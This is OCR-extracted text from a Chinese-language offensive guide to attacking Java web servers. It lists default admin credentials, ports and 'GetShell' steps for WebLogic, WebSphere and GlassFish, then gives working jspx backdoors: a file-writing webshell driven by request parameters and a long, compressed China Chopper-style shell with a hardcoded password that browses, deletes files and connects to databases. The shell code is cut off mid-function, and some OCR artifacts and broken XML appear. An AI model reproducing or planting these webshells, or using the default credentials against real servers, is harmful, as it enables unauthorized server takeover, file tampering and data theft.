
2、Weblogic 数据源(JNDI)

Weblogic 如果有配置数据源，那么默认数据源配置文件应该在：
Weblogic12\user_projects\domains\base_domain\config\config.xml




```
<?xml version='1.0' encoding='UTF-8'?>
<jdbc-data-source xmlns="http:/
security" xmlns:wls="http://xml
xsi:schemaLocation="http://xmlr
source/1.2/jdbc-data-source.xsc
  <name>jwDataSource</name>
  <jdbc-driver-params>
    <url>jdbc:mysql://localhost
    <driver-name>com.mysql.jdbc.Driver</driver-name>
    <properties>
      <property>
        <name>user</name>
        <value>root</value>
      </property>
    </properties>
    <password-encrypted>{AES}2uLSGzSO62KfyTLYLSJPzjZIP2F6z2yGmCpe28SDWSc=</password-encrypted>
  </jdbc-driver-params>
  <jdbc-connection-pool-params>
    <test-table-name>SQL SELECT 1</test-table-name>
  </jdbc-connection-pool-params>
  <jdbc-data-source-params>
    <jndi-name>jwDataSource</jndi-name>
    <global-transactions-protocol>OnePhaseCommit</global-transactions-protocol>
  </jdbc-data-source-params>
</jdbc-data-source>
  <jdbc-system-resource>
    <name>jwDataSource</name>
    <target>AdminServer</target>
    <descriptor-file-name>jdbc/jwDataSource-7602-jdbc.xml</descriptor-file-name>
  </jdbc-system-resource>
</domain>
```

4.3 Weblogic 获取 Webshell



Weblogic 9 GetShell：

http://drops.wooyun.org/tips/402

5、Websphere

WebSphere 是 IBM 的软件平台。它包含了编写、运行和监视全天候的工业强度的随需应变 Web 应用程序和跨平台、跨产品解决方案所需要的整个中间件基础设施，如服务器、服务和工具。

5.1 Websphere 版本

Websphere 现在主流的版本是 6-7-8，老版本的 5.x 部分老项目还在用。GetShell 大致差不多。6、7 测试都有“默认用户标识 admin 登录”，Websphere 安装非常麻烦，所以没有像之前测试 Resin、Tomcat 那么细测。

5.2 Websphere 默认配置

默认的管理后台地址（注意是 HTTPS）：

https://localhost:9043/ibm/console/logon.jsp

默认管理密码：

1、admin (测试 websphere6-7 默认可以直接用 admin 作为用户标识登录，无需密码)

2、websphere/ websphere


3、system/ manager

默认端口：

管理控制台端口	9060
管理控制台安全端口	9043
HTTP 传输端口	9080
HTTPS 传输端口	9443
引导程序端口	2809
SIP 端口	5060
SIP 安全端口	5061
SOAP 连接器端口	8880
SAS SSL ServerAuth 端口	9401
CSIV2 ServerAuth 侦听器端口	9403
CSIV2 MultiAuth 侦听器端口	9402
ORB 侦听器端口	9100
高可用性管理通讯端口(DCS)	9353
服务集成端口	7276
服务集成安全端口	7286
服务集成器 MQ 互操作性端口	5558
服务集成器 MQ 互操作性安全端口	5578

8.5 安装的时候创建密码：

Websphere8.5 启动信息：



Websphere8.5 登录页面：

https://localhost:9043/ibm/console/logon.jsp

Websphere8.5 WEB 控制台：

Websphere6-7 默认控制台地址也是：


http://localhost:9043/ibm/console，此处用 admin 登录即可。

5.3 Websphere GetShell

本地只安装了 8.5 测试，Websphere 安装的确非常坑非常麻烦。不过 Google HACK 到了其余两个版本 Websphere6 和 Websphere7。测试发现 Websphere GetShell 一样很简单，只是比较麻烦，一般情况直接默认配置 Next 就行了。Websphere7 和 Websphere8 GetShell 基本一模一样。


Websphere6 GetShell：

需要注意的是 Websphere6 默认支持的 Web 应用是 2.3(web.xml 配置的 web-app_2_3.dtd)直接上 2.5 是不行的，请勿霸王硬上弓。其次是在完成部署后记得保存啊亲，不然无法生效。



Websphere8.5 GetShell:

部署的时候记得写上下文名称哦，不让无法请求到 Shell。



注意：

如果在 Deploy 低版本的 Websphere 的时候可能会提示 web.xml 错误，这里其实是因为支持的 JavaEE 版本限制，把 war 包里面的 web.xml 改成低版本就行了，如把 app2.5 改成 2.3。

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE web-app PUBLIC "-//Sun Microsystems, Inc.//DTD Web Application
2.3//EN" "http://java.sun.com/dtd/web-app_2_3.dtd">
<web-app>
    <welcome-file-list>
        <welcome-file>index.jsp</welcome-file>
    </welcome-file-list>
</web-app>
```

6、GlassFish

GlassFish 是 SUN 的产品，但是作为一只优秀的土鳖 SUN 已经被 Oracle 收购了，GlassFish 的性能优越对 JavaEE 的支持自然最好，最新的 Servlet3.1 仅 GlassFish 支持。

6.1 GlassFish 版本

GlassFish 版本比较低调，最高版本 GlassFish4 可在官网下载： http://glassfish.java.net/ 。最新 4.x 版刚发布不久。所以主流版本应当还是 v2-3,3 应该更多。支持 php(v3 基于 Quercus),jRuby on Rails 和 Phobos 等多种语言。

6.2 GlassFish 默认配置

默认 Web 控制后台：

http://localhost:4848

默认管理密码：

GlassFish2 默认帐号 admin 密码 adminadmin 。

GlassFish3、4 如果管理员不设置帐号本地会自动登录，但是远程访问会提示配置错误。

Configuration Error

Secure Admin must be enabled to access the DAS remotely.

默认端口：

使用 Admin 的端口 4848。

使用 HTTP Instance 的端口 8080。

使用 JMS 的端口 7676。

使用 IIOP 的端口 3700。

使用 HTTP_SSL 的端口 8181。

使用 IIOP_SSL 的端口 3820。


使用 IIOP_MUTUALAUTH 的端口 3920。

使用 JMX_ADMIN 的端口 8686。


使用 OSGI_SHELL 的默认端口 6666。

使用 JAVA_DEBUGGER 的默认端口 9009。

默认数据源：



6.3 GlassFish GetShell



攻击 JavaWeb 应用[8]-后门篇

-园长 MM

注：关于 JavaWeb 后门问题一直以来都比较少，而比较新奇的后门更少。在这里我分享几种比较有意思的 JavaWeb 后门给大家玩。

1、jspx 后门

在如今的 web 应用当中如果想直接传个 jsp 已经变得比较难了，但是如果只限制了 asp、php、jsp、aspx 等这些常见的后缀应该怎样去突破呢？我在读 tomcat 的配置文件的时候看到 jsp 和 jspx 都是由 org.apache.jasper.servlet.JspServlet 处理，于是想构建一个 jspx 的 webshell。经过反复的折腾，一个 jspx 的后门就粗线了。测试应该是 java 的所有的 server 都默认支持。

Tomcat 默认的 conf/web.xml 下的配置：

```
<servlet>
        <servlet-name>jsp</servlet-name>

    <servlet-class>org.apache.jasper.servlet.JspServlet</servlet-clas
s>
        <init-param>
            <param-name>fork</param-name>
            <param-value>false</param-value>
        </init-param>
        <init-param>
            <param-name>xpoweredBy</param-name>
            <param-value>false</param-value>
        </init-param>
        <load-on-startup>3</load-on-startup>
    </servlet>

    <servlet-mapping>
        <servlet-name>jsp</servlet-name>
        <url-pattern>*.jsp</url-pattern>
        <url-pattern>*.jspx</url-pattern>
    </servlet-mapping>
```

关于 jspx 的资料网上并不多，官网给的文档也不清楚，搞的模模糊糊的。怎么去玩 jspx 大家可以看下官网的 demo，或者参考一些文章。


http://jspx-bay.sourceforge.net

关于 jspx 文件的一些说明：http://blog.sina.com.cn/s/blog_4b6de6bb0100089s.html

重点在于把 Jsp 里面的一些标记转换成 xml 支持的格式，比如：

<%@ include .. %>	<jsp:directive.include .. />
<%@ page .. %>	<jsp:directive.page .. />
<%@ taglib .. %>	xmlns:prefix="tag library URL"
<%= ..%>	<jsp:expression> .. </jsp:expression>
<% ..%>	<jsp:scriptlet> .. </jsp:scriptlet>

知道<% %>可以用<jsp:scriptlet></jsp:scriptlet>标记表示那么做起来就很简单了，直接把标记换下是非常容易做的。所以写个简单的 shell 一个就很简单了，但是如果想知道具体有那些标签或者说跟 jsp 里面的有那些不同怎么办呢？下面我简单的做了下对比（前面是 jsp 的代码提示，后面是 jspx）：



照着提示翻译下得知表示 jsp 里面的 <%! %> 需要用：<jsp:declaration></jsp:declaration>标签去替换就行了。

其他重要提醒：

在 jspx 里面遵循 xml 语法所以直接在 jsp:declaration 或者 jsp:scriptlet 标签内写"<>"这样的符号是不行的，需要转意（不转意会报编译错误，猜了下只需要把<>转成 < >就行了）。


jspx 后门的具体实现代码：

```
    <jsp:root xmlns:jsp="http://java.sun.com/JSP/Page"
    xmlns="http://www.w3.org/1999/xhtml"
    xmlns:c="http://java.sun.com/jsp/jstl/core" version="1.2">
    <jsp:directive.page contentType="text/html" pageEncoding="UTF-8"
/>
```

```
    <jsp:directive.page import="java.io.*" />
    <jsp:scriptlet>
        RandomAccessFile rf = new
RandomAccessFile(request.getRealPath("/")+request.getParameter("f"),
"rw");
        rf.write(request.getParameter("t").getBytes());
        rf.close();
    </jsp:scriptlet>
</jsp:root>
```

jspx 实现的我之前发的菜刀最终版：

直接用菜刀连接：http://localhost:8080/jspx.jspx




```
<jsp:root xmlns:jsp="http://java.sun.com/JSP/Page"
xmlns="http://www.w3.org/1999/xhtml"
xmlns:c="http://java.sun.com/jsp/jstl/core"
version="1.2"><jsp:directive.page contentType="text/html"
pageEncoding="UTF-8" /><jsp:directive.page
import="java.io.*"/><jsp:directive.page
import="java.util.*"/><jsp:directive.page
import="java.net.*"/><jsp:directive.page
import="java.sql.*"/><jsp:directive.page
import="java.text.*"/><jsp:declaration>String Pwd="023";String
cs="UTF-8";String EC(String s)throws Exception{return new
String(s.getBytes("ISO-8859-1"),cs);}Connection GC(String s)throws
Exception{String[]
x=s.trim().split("\r\n");Class.forName(x[0].trim());if(x[1].indexOf(
```

```
"jdbc:oracle")!=-1){return
DriverManager.getConnection(x[1].trim()+":"+x[4],x[2].equalsIgnoreCa
se("[/null]")?"":x[2],x[3].equalsIgnoreCase("[/null]")?"":x[3]);}els
e{Connection
c=DriverManager.getConnection(x[1].trim(),x[2].equalsIgnoreCase("[/n
ull]")?"":x[2],x[3].equalsIgnoreCase("[/null]")?"":x[3]);if(x.length
>4){c.setCatalog(x[4]);}return c;}}void AA(StringBuffer sb)throws
Exception{File r[]=File.listRoots();for(int
i=0;i&lt;r.length;i++){sb.append(r[i].toString().substring(0,2));}}v
oid BB(String s,StringBuffer sb)throws Exception{File oF=new
File(s),l[]=oF.listFiles();String sT,sQ,sF="";java.util.Date
dt;SimpleDateFormat fm=new SimpleDateFormat("yyyy-MM-dd
HH:mm:ss");for(int i=0; i&lt;l.length; i++){dt=new
java.util.Date(l[i].lastModified());sT=fm.format(dt);sQ=l[i].canRead
()?"R":"";sQ +=l[i].canWrite()?"
W":"";if(l[i].isDirectory()){sb.append(l[i].getName()+"/\t"+sT+"\t"+
l[i].length()+"\t"+sQ+"\n");}else{sF+=l[i].getName()+"\t"+sT+"\t"+l[
i].length()+"\t"+sQ+"\n";}}sb.append(sF);}void EE(String s)throws
Exception{File f=new File(s);if(f.isDirectory()){File
x[]=f.listFiles();for(int k=0; k &lt; x.length;
k++){if(!x[k].delete()){EE(x[k].getPath());}}}f.delete();}void
